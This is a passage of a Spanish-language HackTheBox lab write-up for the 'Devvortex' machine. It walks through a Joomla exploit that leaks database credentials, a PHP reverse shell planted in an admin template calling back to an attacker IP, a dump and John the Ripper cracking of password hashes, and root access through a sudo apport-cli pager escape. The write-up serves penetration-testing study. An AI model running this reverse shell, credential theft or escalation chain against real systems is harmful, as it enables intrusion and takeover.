(eddycrack864@kali)-[~]
$ ruby exploit.rb http://dev.devvortex.htb/
<internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:86:in 'require': cannot load such file -- httpx (LoadError)
    from <internal:/usr/lib/ruby/vendor_ruby/rubygems/core_ext/kernel_require.rb>:86:in 'require'
    from exploit.rb:25:in '<main>'
```

21. Con el propósito de abordar la carencia de las gemas necesarias para Ruby, se procede a instalarlas mediante el comando "sudo gem install", seguido de los nombres específicos de las gemas requeridas: httpx, docopt y paint. La ejecución de este comando inicia la descarga e instalación de las gemas pertinentes, permitiendo así solventar las dependencias necesarias para la ejecución exitosa del exploit.

```
(eddycrack864@kali)-[~]
$ sudo gem install httpx docopt paint
[sudo] contraseña para eddycrack864:
Fetching httpx-1.2.0.gem
Fetching http-2-next-1.0.2.gem
Successfully installed http-2-next-1.0.2
Successfully installed httpx-1.2.0
Parsing documentation for http-2-next-1.0.2
Installing ri documentation for http-2-next-1.0.2
Parsing documentation for httpx-1.2.0
Installing ri documentation for httpx-1.2.0
Done installing documentation for http-2-next, httpx after 5 seconds
Fetching docopt-0.6.1.gem
Successfully installed docopt-0.6.1
Parsing documentation for docopt-0.6.1
Installing ri documentation for docopt-0.6.1
Done installing documentation for docopt after 0 seconds
Fetching paint-2.3.0.gem
Successfully installed paint-2.3.0
Parsing documentation for paint-2.3.0
Installing ri documentation for paint-2.3.0
Done installing documentation for paint after 0 seconds
4 gems installed
```


22. Tras la ejecución exitosa del exploit, se logra la obtención de dos usuarios, de los cuales se consiguen credenciales válidas para al menos uno de ellos. Estas credenciales proporcionan acceso a la página de inicio de sesión previamente identificada.

```
(eddyrack864@kali)~$ ruby exploit.rb http://dev.devvortex.htb
Users
[649] lewis (lewis) - lewis@devvortex.htb - Super Users
[650] logan paul (logan) - logan@devvortex.htb - Registered


Site info
Site name: Development
Editor: tinymce
Captcha: 0
Access: 1
Debug status: false

Database info
DB type: mysqli
DB host: localhost
DB user: lewis
DB password: P4ntherg0t1n5r3c0n##
DB name: joomla
DB prefix: sd4fg_
DB encryption 0
```


23. Se procede a introducir las credenciales obtenidas para el usuario "lewis" en la página de inicio de sesión. Esta acción tiene como objetivo autenticarse de manera legítima en el sistema y acceder a las funcionalidades asociadas a dicha cuenta.




24. Al acceder exitosamente, se revela una interfaz administrativa que ofrece una amplia variedad de opciones de configuración.




25. Seguidamente, se dirige hacia la sección "System", centrándose específicamente en la exploración del grupo de "Templates" y luego dentro Administrator Templates.



26. Dentro de la sección "Administrator Templates", se procede a seleccionar "Atum Details and Files", la plantilla correspondiente a la página actual.




27. Al acceder a la plantilla "Atum Details and Files", se revela una lista de archivos y directorios. En este contexto, se selecciona el archivo "login.php" con el propósito de iniciar su edición conforme a nuestras necesidades




28. En el archivo "login.php", se procede a insertar una reverse shell con el propósito de establecer una conexión desde la máquina local. Para lograr esto, se emplea la siguiente reverse shell:

➤ `exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.114/1234 0>&1'");`


Una vez realizada la inserción de la reverse shell, se guardan los cambios mediante la acción de presionar "Save".




29. Desde la máquina local, se inicia un proceso de escucha utilizando netcat para recibir la conexión proveniente de la reverse shell que fue insertada en el archivo "login.php".




30. Una vez insertada la reverse shell en el archivo "login.php", se procede a acceder a la ruta específica donde se encuentra dicho archivo para iniciar su ejecución. Afortunadamente, la página proporciona la ruta del archivo que está siendo referenciado. Se copia esta ruta y se inserta en la barra de búsqueda del navegador.



31. Una vez que se accede a la ruta del archivo "login.php", se observa la conexión inmediata hacia la máquina local



32. Una vez que se ha establecido la conexión mediante la reverse shell, se procede a acceder a la base de datos MySQL utilizando los parámetros adecuados. Se emplea la opción -u para especificar el usuario y -p para la contraseña (la cual se obtuvo previamente).





33. Posterior al ingreso exitoso a la base de datos MySQL, se ejecuta el comando show tables para revelar las tablas contenidas en la base de datos. Entre los resultados, se identifica una tabla de particular interés denominada "joomla".

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| joomla |
| performance_schema |
+-----+
3 rows in set (0.00 sec)

mysql>
```

34. Para explorar los contenidos de la tabla "joomla", se realiza un cambio al contexto de dicha tabla mediante el comando use.

```
mysql> use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

35. Una vez que hemos cambiado al contexto de la base de datos "joomla", procedemos a mostrar las tablas contenidas en dicha base de datos utilizando el comando show tables.

```
Database changed
mysql> show tables;
+-----+
| Tables_in_joomla |
+-----+
| sd4fg_action_log_config |
| sd4fg_action_logs |
| sd4fg_action_logs_extensions |
| sd4fg_action_logs_users |
| sd4fg_assets |
| sd4fg_associations |
| sd4fg_banner_clients |
| sd4fg_banner_tracks |
| sd4fg_banners |
| sd4fg_categories |
| sd4fg_contact_details |
| sd4fg_content |
| sd4fg_content_frontpage |
| sd4fg_content_rating |
| sd4fg_content_types |
| sd4fg_contentitem_tag_map |
| sd4fg_extensions |
| sd4fg_fields |
| sd4fg_fields_categories |
| sd4fg_fields_groups |
| sd4fg_fields_values |
| sd4fg_finder_filters |
+-----+
```



36. Dentro de las tablas listadas anteriormente, se identifica que la tabla "sd4fg\_users" es de especial interés. Para visualizar el contenido de esta tabla, se utiliza la consulta `select * from sd4fg_users`. Al ejecutar esta consulta, se revela la información almacenada en la tabla, incluyendo un hash de contraseña asociado a un usuario denominado "logan".

```
mysql> select * from sd4fg_users;
```

id	name	username	email	password	block	sendEmail	registerDate	lastvis
649	lewis	lewis	lewis@devvortex.htb	\$2y\$10\$6V52x.SD8Xc7hNlVwUTrI.ax4BIAyuhVBMVvnYWRceBmy8XdEzm1u	0	1	2023-09-25 16:44:24	2023-12-18 00:09:40
650	logan paul	logan	logan@devvortex.htb	\$2y\$10\$I74k5kmSGvHSO9d6M/1w0eY185Ne9XzArQRFJTGThNiy/yBtkIj12	0	0	2023-09-26 19:15:42	NULL

```
2 rows in set (0.00 sec)
```

```
mysql>
```

37. Para guardar el hash de la contraseña asociado al usuario "logan", se procede a copiar dicho hash y crear un archivo de texto para su almacenamiento utilizando el editor de texto Nano.

```
(eddyrack864@kali)-[~]  
$ nano pass.txt
```

38. Dentro del editor de texto Nano, se procede a pegar el hash de la contraseña asociado al usuario "logan" para su almacenamiento.

```
eddyrack864@kali: ~  
Archivo Acciones Editar Vista Ayuda  
GNU nano 7.2 pass.txt *  
$2y$10$I74k5kmSGvHSO9d6M/1w0eY185Ne9XzArQRFJTGThNiy/yBtkIj12
```

39. Una vez que el archivo que contiene el hash ha sido guardado, procedemos a realizar el proceso de cracking para obtener la contraseña en texto plano. Para llevar a cabo esta tarea, utilizaremos la herramienta John The Ripper. Se le proporcionará el hash y se realizará el intento de descifrado utilizando el diccionario rockyou.

```
(eddyrack864@kali)-[~]  
$ john --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
```

40. Al ejecutar el comando para que John The Ripper comience a trabajar, este proceso puede llevar varios minutos, dependiendo de la complejidad y longitud de la contraseña. Una vez completado, el resultado será la obtención de la contraseña en texto plano asociada al hash proporcionado, que corresponde a la contraseña "tequieromucho"

```
(eddyrack864@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt pass.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tequieromucho (?)
1g 0:00:00:20 DONE (2023-12-17 19:24) 0.04770g/s 66.98p/s 66.98c/s 66.98C/s lacoste..harry
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

41. Con la contraseña en texto plano obtenida para el usuario "logan", se procede a iniciar sesión con dichas credenciales

```
www-data@devvortex:~/dev.devvortex.htb/administrator/templates/atum$ su logan
Password:
logan@devvortex:/var/www/dev.devvortex.htb/administrator/templates/atum$
```

42. Una vez que se ha logrado iniciar sesión como el usuario "logan", se procede a navegar hacia el directorio del usuario dentro del sistema usando el comando cd. Posteriormente, se ejecuta el comando para listar los archivos presentes en dicho directorio, para de esta manera obtener la flag asociada al usuario.

Flag: **bc760f43813204204284e866b2f225051**

```
logan@devvortex:/var/www/dev.devvortex.htb/administrator/templates/atum$ ls
component.php  error_full.php  error.php  index.php  login.php
cpanel.php    error_login.php  html      joomla.asset.json  templateDetails.xml
logan@devvortex:/var/www/dev.devvortex.htb/administrator/templates/atum$ cd /home
logan@devvortex:/home$ ls
logan
logan@devvortex:/home$ cd logan
logan@devvortex:~$ ls
user.txt
logan@devvortex:~$ cat user.txt
bc760f43813204204284e866b2f225051
logan@devvortex:~$
```

43. Al explorar los comandos que pueden ejecutarse con privilegios de administrador, se emplea el comando sudo -l. La respuesta indica que es posible ejecutar el comando apport-cli que es un programa de línea de comandos que recopila datos de procesos que se han bloqueado y compila un informe de problemas en /var/crash.

```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$
```

Moverse al directorio donde se guardarán los archivos de errores, en este caso, `/var/crash`:

Ejecutar el comando para dormir el proceso actual por 30 segundos:

Ejecutar el comando sleep en segundo plano:

Ejecutar el comando para generar un error (en este caso, `killall -SIGSEGV sleep`) después de 30 segundos:

Después de ejecutar estos comandos, se espera que se genere un archivo con extensión `.crash` en el directorio `/var/crash`.

45. Para revisar el registro de errores que se generó utilizando `apport-cli`, se procede a ejecutar el comando correspondiente. Esto mostrará una página con abundante información, la cual podría tardar un poco en cargarse y mostrarse completamente debido a su extensión.

46. Luego de que aparezca el registro con el error debemos presionar Enter y cuando aparezcan los ":" escribiremos `!/bin/bash` para luego presionar Enter una vez más.

```

== JournalErrors ==
-- Logs begin at Tue 2023-11-21 11:00:09 UTC, end at Mon 2023-12-18 00:47:58 UTC. --
Dec 17 23:16:37 hostname kernel: core: CPUID marked event: 'cpu cycles' unavailable
#!/binbash

```

47. Después de ingresar el comando mencionado anteriormente y obtener acceso como usuario root, se procede a navegar al directorio /root. Posteriormente, se ejecuta el comando para listar el contenido del directorio y se identifica la flag asociada al usuario root.

Flag: ***e492d8f1a6db6c5af90282c1f1fe63d0***

```
root@devvortex:/var/crash# cd /root
root@devvortex:~# ls
root.txt
root@devvortex:~# cat root.txt
e492d8f1a6db6c5af90282c1f1fe63d0
root@devvortex:~#
```

48. Se procede a ingresar las flags del usuario y del root en la plataforma HackTheBox, marcando así la finalización exitosa de la máquina.

